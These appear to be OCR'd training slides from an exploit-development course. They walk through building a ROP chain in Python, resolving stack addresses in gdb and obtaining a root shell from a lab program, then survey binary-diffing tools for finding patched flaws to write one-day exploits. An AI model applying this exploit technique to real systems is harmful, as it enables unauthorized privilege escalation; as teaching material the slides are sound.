Exercise: Building Our ROP Frame

On this slide is what we have so far towards finalizing our script, including the placeholders for the addresses that we need to resolve next. Go ahead and ensure that you build the script below and name it whatever you choose. We chose the name sploit.py. Note that the ASCII-hex string at the bottom, shown as ./scode1 in the comment, is simply a program we want to execute with our payload. It contains shellcode to spawn a shell and will execute it with some pointer play. It is owned by the user deadlist and running it will simply open a user-level shell. If we can get the vulnerable program to run it for us with our payload, it will spawn a root shell.

```
import struct
file = "ropSploit"

rop  = struct.pack('L', 0x30a3f14) # Gadget 1 – xor eax, eax
rop += struct.pack('L', 0x30a3f19) # Gadget 2 – pop ecx, pop edx, ret
rop += struct.pack('L', 0x0b0b0b0b) # 0x0b0b0b0b to set execve() syscall number
rop += struct.pack('L', 0x41414141) # Address of PADD/NULL – 24 bytes
rop += struct.pack('L', 0x30a3f1c) # Gadget 3 – mov %eax, 0x18(edx)
rop += struct.pack('L', 0x30a3f20) # Gadget 4 – or cl, al to load 0b into EAX
rop += struct.pack('L', 0x30a31b4) # Gadget 5 – pop ebx, ret
rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve()
rop += struct.pack('L', 0x30a3f19) # Gadget 6 – pop ecx, pop edx, ret
rop += struct.pack('L', 0x41414141) # Pointer to *argv array
```

```
rop += struct.pack('L', 0x41414141) # Pointer to envp
rop += struct.pack('L', 0x30a3f23) # Gadget 7 – int 0x80
rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve() for *argv
rop += "PADD" # Location to receive Null byte for argv[2]
rop += "\x2e\x2f\x73\x63\x6f\x64\x65\x31\x00" # ./scode1 string + null

payload = "A" *68 + rop
x = open(file, "w")
x.write(payload)
print "Return oriented shellcode file ***", file, "*** created...!"
x.close()
```

Exercise: Resolving Stack Addresses (1)

- First address to resolve:

```
rop += struct.pack('L', 0x41414141) # Address of PADD/NULL – 24 bytes
```

- We must go to the address of the PADD byte on the stack and subtract 24 (0x18) to make it so the EDX + 0x18 write by EAX will place the null over the PADD

```
(gdb) break *0x80485e3
(gdb) run ropSploit
Breakpoint 1, 0x080485e3 in overflow ()
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14   0x030a3f19   0x0b0b0b0b   0x41414141
0x5fff110c:  0x030a3f1c   0x030a3f20   0x030a31b4   0x41414141
0x5fff111c:  0x030a3f19   0x41414141   0x41414141   0x030a3f23
0x5fff112c:  0x41414141   0x44444150   0x63732f2e   0x3165646f
```

```
PADD – 24 bytes
0x5fff1130 – 24 = 0x5fff1118
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Resolving Stack Addresses (1)

The first address we need to resolve is for the following line in our script: rop += struct.pack('L', 0x41414141) # Address of PADD/NULL – 24 bytes

As stated in the slide, we must get the address of the PADD byte on the stack and subtract 24 bytes. The gadget performing the write from EAX into EDX + 0x18 (24 bytes) will put the null byte at this position. To do this we load the program into GDB and set a breakpoint on the address 0x80485e3. We obtained this address earlier with objdump when locating the call to strcpy() from the code segment of the program. Set a breakpoint with the "*break *0x80485e3*" command and run the program with the file created by our script as the argument. When the breakpoint is reached, run the "*x/16x $esp*" command to dump the stack region containing our input as shown above.

Note that we are using static stack values, but the OS has ASLR enabled. The stack has been programmatically moved by the program. This is by design to lower the complexity of the attack. In SANS SEC660, this author takes you through ensuring position independency by preserving the stack pointer during the initial return pointer overwrite and referencing offsets from this location through the attack. It is possible on this program as well; however, the number of gadgets necessary increases to ensure stack pointer preservation and precise writes.

Exercise: Resolving Stack Addresses (2)

- Second address to resolve:

```
rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve()
```

- We must place the address of our string argument to execve() into this position so that it is popped into EBX

```
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14   0x030a3f19   0x0b0b0b0b   0x41414141
0x5fff110c:  0x030a3f1c   0x030a3f20   0x030a31b4   0x41414141
0x5fff111c:  0x030a3f19   0x41414141   0x41414141   0x030a3f23
0x5fff112c:  0x41414141   0x44444150   0x63732f2e   0x3165646f
```

Address of ./scode1 string is: 0x5fff1134

Exercise: Resolving Stack Addresses (2)

The next address we need to resolve comes from the following line in our script: rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve()

We simply need to get the address of our "./scode1" string which will be popped into EBX.

Exercise: Resolving Stack Addresses (3)

- Third address to resolve:

```
rop += struct.pack('L', 0x41414141) # Pointer to *argv array
```

- We must place the address of the pointer to the argv array into the ECX register

```
(gdb) x/16x $esp
0x5fff10fc:   0x030a3f14   0x030a3f19   0x0b0b0b0b   0x41414141
0x5fff110c:   0x030a3f1c   0x030a3f20   0x030a31b4   0x41414141
0x5fff111c:   0x030a3f19   0x41414141   0x41414141   0x030a3f23
0x5fff112c:   0x41414141   0x44444150   0x63732f2e   0x3165646f
```

Address of pointer to argv will be at: 0x5fff112c

Exercise: Resolving Stack Addresses (3)

Next, we need to resolve the address that goes into the following script line: rop += struct.pack('L', 0x41414141) # Pointer to *argv array

This address should point to the pointer (argv[1]) to the string we want to execute with execve().

Exercise: Resolving Stack Addresses (4)

- Fourth address to resolve:

```
rop += struct.pack('L', 0x41414141) # Pointer to envp
```

- We must place the address of the pointer to envp into the EDX register

```
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14   0x030a3f19   0x0b0b0b0b   0x41414141
0x5fff110c:  0x030a3f1c   0x030a3f20   0x030a31b4   0x41414141
0x5fff111c:  0x030a3f19   0x41414141   0x41414141   0x030a3f23
0x5fff112c:  0x41414141   0x44444150   0x63732f2e   0x3165646f
```

Address of pointer to envp will be at: 0x5fff1130

Exercise: Resolving Stack Addresses (4)

We must now place in the address for the following script line: rop += struct.pack('L', 0x41414141) # Pointer to envp

This one is easy as it is the same address from the last slide + 4bytes. It is the envp pointer which will hold the null DWORD.

Exercise: Resolving Stack Addresses (5)

- Fifth and final address to resolve:

```
rop += struct.pack('L', 0x41414141) # Ptr to arg (string) to execve() for *argv
```

- We must place the address of our string argument to execve() to serve as its argument


```
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14  0x030a3f19  0x0b0b0b0b  0x41414141
0x5fff110c:  0x030a3f1c  0x030a3f20  0x030a31b4  0x41414141
0x5fff111c:  0x030a3f19  0x41414141  0x41414141  0x030a3f23
0x5fff112c:  0x41414141  0x44444150  0x63732f2e  0x3165646f
```

Address of ./scode1 string is: 0x5fff1134

Exercise: Resolving Stack Addresses (5)

The final address we need to resolve is for the following script line: rop += struct.pack('L', 0x41414141) # Ptr to arg (string) to execve() for *argv

This is the same address we previously found which points to the start of the ./scode1 string for execve().




Exercise: Finalizing the Script

On this slide is our final script. If it does not work, attempt to troubleshoot by stepping through the instructions with GDB.


```
import struct
file = "ropSploit"

rop  = struct.pack('L', 0x30a3f14) # xor eax, eax
rop += struct.pack('L', 0x30a3f19) # pop ecx, pop edx, ret
rop += struct.pack('L', 0x0b0b0b0b) # pop into ecx to get 0x0b execve() into eax later
rop += struct.pack('L', 0x5fff1118) # Address of a null for next inst write, for argv second arg
rop += struct.pack('L', 0x30a3f1c) # mov %eax, 0x18(edx) to write 0's to *EDX. Don't clobber ROP Gadg
rop += struct.pack('L', 0x30a3f20) # or cl, al gets 0x0b into eax for execve()
rop += struct.pack('L', 0x30a31b4) # pop ebx, ret pointer to /bin/sh into ebx
rop += struct.pack('L', 0x5fff1134) # Address of ./scode1 popped into ebx
rop += struct.pack('L', 0x30a3f19) # pop ecx, pop edx to point ecx to argv array and edx to envp
rop += struct.pack('L', 0x5fff112c) # Pointer to argv
rop += struct.pack('L', 0x5fff1130) # pointer to envp
rop += struct.pack('L', 0x30a3f23) # int 80 to invoke execve()
rop += struct.pack('L', 0x5fff1134) #Pointer to ./scode1 for execve()'s arg
```

```
rop += "PADD" # Padding for alignment of EDX + 24, PTR to null
rop += "\x2e\x2f\x73\x63\x6f\x64\x65\x31\x00" # ASCII String for ./scode1 + null byte

payload = "A" *68 + rop
x = open(file, "w")
x.write(payload)
print "Return oriented shellcode file ***", file, "*** created...!"
x.close()
```




Exercise: Executing the Script

On this slide we show the execution of our finalized Python script which generates the "ropSploit" payload file. We then run the program with our payload file as the argument and get a root shell! If you get to this point, feel free to start looking around for gadgets that may help with position independence.




Exercise: Return Oriented Shellcode - The Point

The point of this exercise was to gain more familiarity with return oriented programming. The ROPeMe tool is very useful when hunting for gadgets on Linux-based programs. This exercise also gives you more opportunities to bypass exploit mitigation controls. The material in the following days is complex and all of the material we have covered so far is helping to build your skills.




Binary Diffing Tools

We will walk through the use of Zynamics/Google's BinDiff tool, as well as the free binary diffing tools PatchDiff2 and TurboDiff. Zynamics was acquired by Google in 2011. Binary diffing tools are an essential part of reverse engineering patches and one-day exploit creation.



Binary Diffing

As we are all aware, new versions of applications come out all the time, as do patches to existing DLL's, drivers, and shared objects. Some of these changes are simply new features being rolled out or fixes to performance problems. Other changes are vulnerability patches which are certainly of interest. If someone can take the unpatched version of a binary and diff it against the patched version, the code changes may become visible, shining a light on an otherwise unknown vulnerability. Those systems that are properly patched would be safe, leaving anyone who has not patched their system exposed to a potential one-day exploit. The term one-day exploit is used to describe an exploit that was generated in this manner. Some vendors make it clear as to the reasoning behind an update, while others attempt to hide their intentions. Either way, binary diffing tools can often help us locate code changes which could potentially reveal the patched vulnerability. This is a lucrative practice as many organizations do not patch their systems quickly.



MS12-032 Example

This slide shows Windows update MS12-032 in the FlpSetIpAddress() function from within tcpip.sys. There were many patched lines of code in this update, but this slide demonstrates a simple noticeable difference where the patched version uses a security cookie and the unpatched version does not. This demonstrates the point of patch diffing at its most basic level.

Binary Diffing Tools

- The following is a list of well-known binary diffing tools:
  - Zynamics/Google's BinDiff – $200 USD
  - Core Security's turbodiff – Free
  - DarunGrim 3 by Jeongwook Oh – Free
  - patchdiff2 by Nicolas Pouvesle – Free
  - There are more …

Binary Diffing Tools


There a few well known binary diffing tools, most of them free, although many have specific dependencies on versions of IDA.

BinDiff – Created by Zynamics, acquired by Google in 2011 – http://www.zynamics.com/bindiff.html

turbodiff – Created by Core Security – http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff


DarunGrim 3 – Written by Jeongwook Oh – http://www.darungrim.org/

patchdiff2 – Written by Nicolas Poubesle – http://code.google.com/p/patchdiff2/



Introduction to BinDiff

BinDiff is a plug-in written for use with IDA Pro. It is a great tool allowing an analyst to view the differences between software versions. This can be used to examine the differences between a patched and unpatched piece of code, new releases of programs, and help identify code theft. The tool was primarily written by Thomas Dullien, AKA Halvar Flake. Thomas is a highly respected developer and security researcher. He was the CEO of Zynamics, recently acquired by Google. Other tools, including BinNavi, are also available to assist with complex issues around gaining code execution at very specific points within a program, as well as visualization of code coverage and program layout. Once one version of the specimen to be examined has been loaded into IDA Pro, the hotkey Ctrl-6 can be used to bring up the BinDiff GUI. At this point, you would select "Diff Database" and select the version of the specimen to be compared.



similarity	confid	change	EA primary	name primary	EA secondary
1.00	0.99	-------	77D61000	RtlUnwind(x,x,x,x)	77D61000
1.00	0.99	-------	77D61004	_imp__DbgPrint	77D61004
1.00	0.99	-------	77D61008	RtlAnsiCharToUnicod...	77D61008
1.00	0.99	-------	77D6100C	NtQueryLicenseValue...	77D6100C
1.00	0.99	-------	77D61010	_imp__NlsAnsiCode...	77D61010
1.00	0.99	-------	77D61014	_imp__wtoi	77D61014
1.00	0.99	-------	77D61018	_imp__iswspace	77D61018
1.00	0.99	-------	77D6101C	_imp__qsort	77D6101C
1.00	0.99	-------	77D61020	LdrFlushAlternateRes...	77D61020
1.00	0.99	-------	77D61024	RtlCheckRegistryKey(...	77D61024
1.00	0.99	-------	77D61028	RtlMultiByteToUnicod...	77D61028
1.00	0.99	-------	77D6102C	RtlPcToFileHeader(x,x)	77D6102C
1.00	0.99	-------	77D61030	_imp__wcsrchr	77D61030
1.00	0.99	-------	77D61034	NtRaiseHardError(x,x,...	77D61034
1.00	0.99	-------	77D61038	RtlIsNameLegalDOS8...	77D61038

